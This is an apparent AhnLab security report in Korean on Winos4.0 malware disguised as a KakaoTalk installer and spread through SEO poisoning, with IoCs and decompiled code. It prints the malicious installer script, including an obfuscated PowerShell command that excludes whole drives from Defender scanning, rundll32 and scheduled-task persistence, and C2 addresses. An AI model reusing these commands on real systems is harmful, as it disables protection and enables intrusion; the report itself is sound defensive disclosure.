

카카오톡 설치파일로 위장한 Winos4.0 악성코드

A asec.ahnlab.com/ko/92924

ATCP

March 15, 2026



유포방식 – SEO Poisoning

일반적으로, 사람들은 구글 검색 결과 최상단에 노출되는 사이트를 '가장 신뢰할 수 있는 공식 사이트'로 인식한다. 하지만 공격자들은 이러한 사용자들의 심리를 교묘히 파고들어, 검색 엔진의 알고리즘을 조작해 악성 사이트를 최상단에 배치하고 있다.

SEO Poisoning은 공격자가 검색 엔진 최적화(SEO) 기술을 악용하여, 자신이 관리하는 악성 웹사이트를 특정 키워드의 검색 결과 상단(주로 1페이지 1~3위)에 노출시키는 공격 기법이다. 사용자가 공식 소프트웨어를 다운로드하거나 정보를 찾으려 할 때, 정교하게 제작된 가짜 사이트로 유도하여 멀웨어를 유포하거나 정보를 탈취하는 것이 목적이다.

SEO Poisoning 공격 프로세스

검색 엔진의 신뢰를 악용한 멀웨어 유포 메커니즘



[그림 1] SEO Poisoning 공격 프로세스

AhnLab Security Intelligence Center(ASEC)는 최근 이러한 SEO Poisoning 기법을 활용하여 가짜 카카오톡 설치 파일이 유포되어 약 5000대 이상의 PC가 감염된 것으로 확인했다. 이 파일은 표면적으로 카카오톡 설치 프로그램처럼 보이지만, 내부적으로 악성코드를 실행하여 시스템에 지속적으로 상주한다.

아래 [그림 2]는 가짜 카카오톡 설치파일이 구글에 카카오톡 PC버전 검색 시 최상단에 위치하는 것을 보여준다. 공식 카카오톡 다운로드 페이지가 아닌 공격자가 카카오톡 캐릭터와 로고를 활용하여 유사하게 꾸며낸 가짜 사이트다. 해당 가짜 사이트는 검색 엔진의 알고리즘을 속여 특정 키워드 검색 시 최상단에 위치하도록 악성 페이지의 순위를 강제로 높이는 SEO Poisoning 기법을 사용한 것으로 보인다.



[그림 2] 검색엔진 상단에 노출되는 가짜 카카오톡 사이트(Bing 및 구글)


가짜 카카오톡을 유포하는 사이트는 아래와 같으며,

hxxps://pc-kakaocorp[.]com

해당 사이트를 통해 리다이렉트 되어 최종 악성코드가 다운로드 되는 URL은 아래와 같다.

- `hxxps://download.i96l6[.]top/KakaoTalk_Setup_patched.rar`
- `hxxps://xinjiapox.oss-ap-southeast-1.aliyuncs[.]com/KakaoTa2258.zip`


자사 인프라를 통해 확인한 결과 위와 같은 방법으로 유포된 가짜 카카오톡 설치파일은 최초 3/9일부터 유포되기 시작한 것으로 확인된다.



[그림 3] 가짜 카카오톡 설치파일 추이 (~3/14)

악성코드 분석

가짜 사이트에서 설치파일을 다운로드 할 경우 아래와 같이 카카오톡 이미지를 가진 악성코드가 다운로드된다. Kakao社에서 공식으로 배포한 인증서가 아닌, 중국쪽 “NetEase”이름을 가진 유효하지 않은 인증서로 서명되어 있다.



[그림 4] 유효하지 않은 디지털 서명 정보

해당 NSIS 설치 파일은 정상적인 NSIS 구성 파일과 함께 다수의 암호화된 데이터를 포함하고 있으며, 실행 과정에서 이를 복호화하여 Verifier.exe, AutoRecoverDat.dll 등 악성 구성요소를 생성 및 실행한다. 또한 Windows Defender 예외 경로를 추가해 보안 기능을 약화시키고, DLL 등록을 통해 지속성을 확보하는 행위를 수행한다. 아울러 정상 KakaoTalk_Setup.exe를 함께 생성 및 배치함으로써 정상 설치 파일로 위장하는 특징을 가진다.

; Defender 예외(무력화)

```
StrCpy $0 "cmd.exe /C powe$\r$\s$\h$\ell.exe -  
Ex$\ec$\uti$\o$\nPol$\ic$\y By$\pa$\s$\s -  
C$\om$\ma$\n$\d Ad$\d$-M$\pPr$\ef$\ere$\nce -  
Ex$\cl$\usion$\Path C:\, D:\,E:\,F:\"
```

nsExec::Exec \$0

; 암호화 페이로드 복호화 및 드롭

StrCpy \$R0 \$TEMP\temp_k.txt

StrCpy \$R1 \$TEMP\lic.dat

DcryptDll::Decrypt FFF \$R0 \$R1 **\$LOCALAPPDATA\Verifier.exe**

StrCpy \$R2 \$TEMP\Profiler.json

DcryptDll::Decrypt FFF \$R0 \$R2 \$LOCALAPPDATA\Profiler.json

StrCpy \$R3 \$TEMP\GPUCachexml

DcryptDll::Decrypt FFF \$R0 \$R3 \$APPDATA\GPUCache.xml

StrCpy \$R5 \$TEMP\GPUCache2xml

DcryptDll::Decrypt FFF \$R0 \$R5 \$APPDATA\GPUCache2.xml

DcryptDll::Decrypt FFF \$R0 \$R3 \$APPDATA\Embarcadero\GPUCache.xml

DcryptDll::Decrypt FFF \$R0 \$R5 \$APPDATA\Embarcadero\GPUCache2.xml

StrCpy \$R4 \$TEMP\Auto.dat

DcryptDll::Decrypt FFF \$R0 \$R4 \$APPDATA\Embarcadero\AutoRecoverDat.dll

; 악성 DLL 등록(지속성)

```
StrCpy $8 "cmd.exe /C $"start rundll32.exe  
$APPDATA\Embarcadero\AutoRecoverDat.dll,DllRegisterServer$"
```

```
nsExec::Exec $8
```

; 메인 페이로드 실행

```
Exec $LOCALAPPDATA\Verifier.exe
```

```
Sleep 25000
```

; 정상 KakaoTalk 설치파일 생성 및 바로가기

```
StrCpy $R9 $INSTDIR\DIR
```

```
DcryptDll::Decrypt FFF $R0 $R9 $INSTDIR\KakaoTalk_Setup.exe
```

```
CreateShortCut $DESKTOP\KakaoTalk_Setup.lnk $INSTDIR\KakaoTalk_Setup.exe
```

; 난독화된 추가 파일 포함

```
File eqinpqabpwm
```

```
File omyivwqtlzwtnl
```

```
File xkaljrsp
```

```
File ziucakk
```

; 레지스트리 태깅

```
WriteRegStr HKCU MicrosoftUser Source kakao
```

최초 설치파일 이후에 악성 기능을 수행하는 동작은 두개의 파일로 나뉘어진다. 크게는 Verifier.exe를 통해 로드되는 ShellCode(Profiler.json) 파일과 rundll32.exe를 통해 실행된 AutoRecoverDat.dll이 로드하는 ShellCode(GPUCache.xml) 파일에 의해 실행 흐름이 구분된다.

악성코드에서 활용하는 주요 파일간의 연관관계는 아래 표와 같다.

파일명	역할
Verifier.exe	정상 소프트웨어를 패치하여 ShellCode(Profiler.json)를 로드
Profiler.json	ShellCode (Reflective DLL Loader, sRDI 오픈소스)
GPUCache.xml	Winos4.0 악성코드
GPUCache2.xml	Winos4.0 악성코드
AutoRecoverDat.dll	ShellCode(GPUCache.xml)를 로드하는 Loader

Verifier.exe 파일과 AutoRecoverDat.dll 파일은 실행되는 방식의 차이가 존재하나, 결국 모두 GPUCache.xml 혹은 GPUCache2.xml (Winos4.0 악성코드)를 로드한다.

CreateMutexA API를 통해 하드코딩된 이름 **77825d8f-46d1-42d0-b298-83068bf9e31d**의 뮤텍스를 생성한 이후 두 가지 조건에 따라 로드되는 ShellCode가 달라진다.

- 조건 1: 동일한 이름의 뮤텍스가 이미 존재하는지 여부
- 조건 2: %APPDATA%\Embarcadero 경로에 ActivityLog.xml 파일의 존재 여부

두 조건이 모두 충족될 경우 %APPDATA%\Embarcadero\GPUCache2.xml 파일명의 ShellCode를 로드하며, 두 조건 중 하나라도 만족하지 않으면 %APPDATA%\Embarcadero\GPUCache.xml 파일명의 ShellCode를 로드한다.

```

CreateMutexA(0, 0, "77825d8f-46d1-42d0-b298-83068bf9e31d");
if ( GetLastError() == 183 && (v12 = sub_6E6D4D74(v49)) != 0 )// 이미 같은 뮅텍스 존재하거나,
// %APPDATA%\Embarcadero\ActivityLog.xml 존재여부
{
    qmemcpy((char *)v47 + 3, &unk_6E6E102C, 0x11u);// %APPDATA%\Embarcadero\GPUCache2.xml
    sub_6E6DB7E0(v46, (char *)v47 + 3, 0x11u);
    sub_6E6F591E(v51, v46);
    v17 = (char *)v51[0];
    std::string::basic_string(v48);
    std::string::append(v17);
    sub_6E6DDFB0(&v52);
    sub_6E6DB910(v23);
}
else
{
    qmemcpy((char *)v47 + 3, &unk_6E6E1040, 0x10u);// %APPDATA%\Embarcadero\GPUCache.xml
    sub_6E6DB7E0(v46, (char *)v47 + 3, 0x10u);
    sub_6E6F591E(v51, v46);
    v43 = (char *)v51[0];
    std::string::basic_string(v48);
    std::string::append(v43);
    hFileh = (HANDLE)sub_6E6DDFB0(&v52);
    sub_6E6DB910(hFileh);
}

```

[그림 5] 조건에 따라 로드 할 ShellCode 파일 차이

어떤 ShellCode를 로드하냐에 따라 C2가 변경되는 점도 확인되었다.

- GPUCache.xml
 - C2 : 192.238.129[.]47
 - Port : 18852
- GpuCache2.xml
 - C2 : 119.28.70[.]225
 - Port : 443

이때 로드되는 **GPUCache(2).xml** 파일은 0xE8(OPCODE: CALL) 로 시작하는 ShellCode이다. 암호화가 적용되지 않아 코드 그대로를 가지고 있으며, 내부에 또다른 실행파일(DLL)을 포함한 형태를 가지고 있다. ShellCode가 동작하면 해당 DLL 파일을 메모리상에 로드하여 실행한다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000B80	C1	CD	0D	0F	BE	C1	03	E8	47	84	C9	75	F1	8B	7C	24	Áí...%Á.èG„Éuñ< &
00000B90	14	8D	04	2E	3B	44	24	1C	74	20	8B	44	24	20	43	3B	;D\$.t <D\$ C;
00000BA0	5C	24	10	72	CC	8B	57	18	85	D2	0F	85	50	FF	FF	FF	\\$.rì<W....Ò....Pÿÿÿ
00000BB0	33	C0	5F	5E	5D	5B	83	C4	14	C3	8B	74	24	18	8B	44	3À_^][fÄ.Ä<t\$.<D
00000BC0	16	24	8D	04	58	0F	B7	0C	10	8B	44	16	1C	8D	04	88	.\$..X...<D....^
00000BD0	8B	04	10	03	C2	EB	DB	4D	5A	90	00	03	00	00	00	04	<...ÂeÛMZ.....
00000BE0	00	00	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	...ÿÿ.....@
00000BF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000C00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000C10	00	00	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	...€......°...'.í!
00000C20	B8	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	..Lí!This progra
00000C30	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	m cannot be run
00000C40	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	in DOS mode....\$

[그림 6] ShellCode 내부에 존재하는 PE 시그니처 (MZ)

AV 제품이 설치되어 있는지 확인하는 로직도 존재한다. 공격자가 확인하는 대상 AV 제품이 중국에서 주로 활용되는 **360 Total Security, ZhuDongFangYu** 로 확인되는 점으로 보아, 본래 취지는 중국을 대상으로 유포하기 위해 만들어졌을 것으로 추정된다.

```

v40 = a1;
v21 = a3;
v20 = a2;
qmemcpy(v35, "360tray.exe", sizeof(v35));
(sub_10002F28)(v35, &v36, v35);
v41 = 0;
v37 = 1;
v31 = 1;
v4 = (sub_10004C3A)(v23, v28);
appended = 3;
v41 = 1;
v40 = 3;
v31 = 3;
if ( !CheckProcessRunning(v4) )
{
    qmemcpy(v38, "ZhuDongFangYu.exe", sizeof(v38));
    (sub_10002F28)(v38, v39, v38);
    v41 = 2;
    v31 = 7;
    v10 = (sub_10004C3A)(v24, v30);
    v40 = 15;
    if ( !CheckProcessRunning(v10) )
        LOBYTE(v37) = 0;
}

```

[그림 7] AV 제품 동작 여부 확인

해당 AV 제품이 시스템에 존재하는지 여부에 따라서 이후 지속성 유지를 확보하는 방법에 차이가 발생하지만, 결론적으로는 아래와 같이 작업 스케줄러가 생성된다.

- 경로(공통): Microsoft\Windows\AppID

- Task1: .NET Framework adv v6.0.4232
Action: %LocalAppData%\Verifier.exe
- Task2: .NET Framework JDAH v7.7
Action: rundll32.exe %AppData%\Embarcadero\AutoRecoverDat.dll, DllRegisterServer

최종적으로 동작하는 악성코드는 Winos4.0 악성코드로 확인된다. Winos4.0 악성코드는 주로 스크린 캡처, 파일/프로세스 제어, 시스템 정보 수집, 추가 악성코드 다운로드, 모니터링/분석 환경 회피 기능을 가지고 있다.

특히, C2 통신이 성공할 경우 C2에서 수신한 패킷을 VirtualAlloc 으로 할당한 메모리 공간에 넣어서 실행하는 로직이 존재한다. 이는 추가 악성코드를 실행할 수 있다는 뜻이며 공격자가 원하는대로 공격 흐름을 변경할 수 있다는 뜻이기도 하다.

결론

익숙한 프로그램일수록 사용자는 의심없이 ‘다운로드’버튼을 누르는 경향이 있다. 공격자들은 바로 이러한 심리적 방심을 노린다.

카카오톡처럼 일상에 깊숙이 침투해있는 프로그램을 사칭하는 것은 단순한 해킹을 넘어 사회 전반에 심각한 피해를 줄 수 있다. 검색 결과 최상단에 노출된다고 해서 무조건 안전을 보장하는 것은 아니다. 설치 파일을 내려받기 전, 반드시 공식 도메인이 맞는지 확인하는 습관을 가져야 한다.

교묘하게 조작된 파일 하나가 소중한 개인정보와 자산을 한순간에 앗아갈 수 있음을 절대 잊지 말아야 한다.

MD5

0ab84f52d043f7a7af54bd4df0331d64
108849450dd8410bf6217c9a7af82ab3
29152e0473edef5defc6752dabd0c53d
56ad524a33e5bb1ae8fee88d41b33294
8cad997c53fa31274ef0f542535c83b3

추가 IoC는 ATIP에서 제공됩니다.

URL

https[:]//download[.]i96l6[.]top/KakaoTalk_Setup_patched[.]rar
https[:]//pc-kakaocorp[.]com/
https[:]//xinjiapox[.]joss-ap-southeast-1[.]aliyuncs[.]com/KakaoTa2258[.]zip

추가 IoC는 ATIP에서 제공됩니다.

IP

119[.]28[.]70[.]225
192[.]238[.]129[.]47

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

AhnLab TIP

빠르게 변화하는 보안 위협 최적의 의사결정

안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요

atip.ahnlab.com

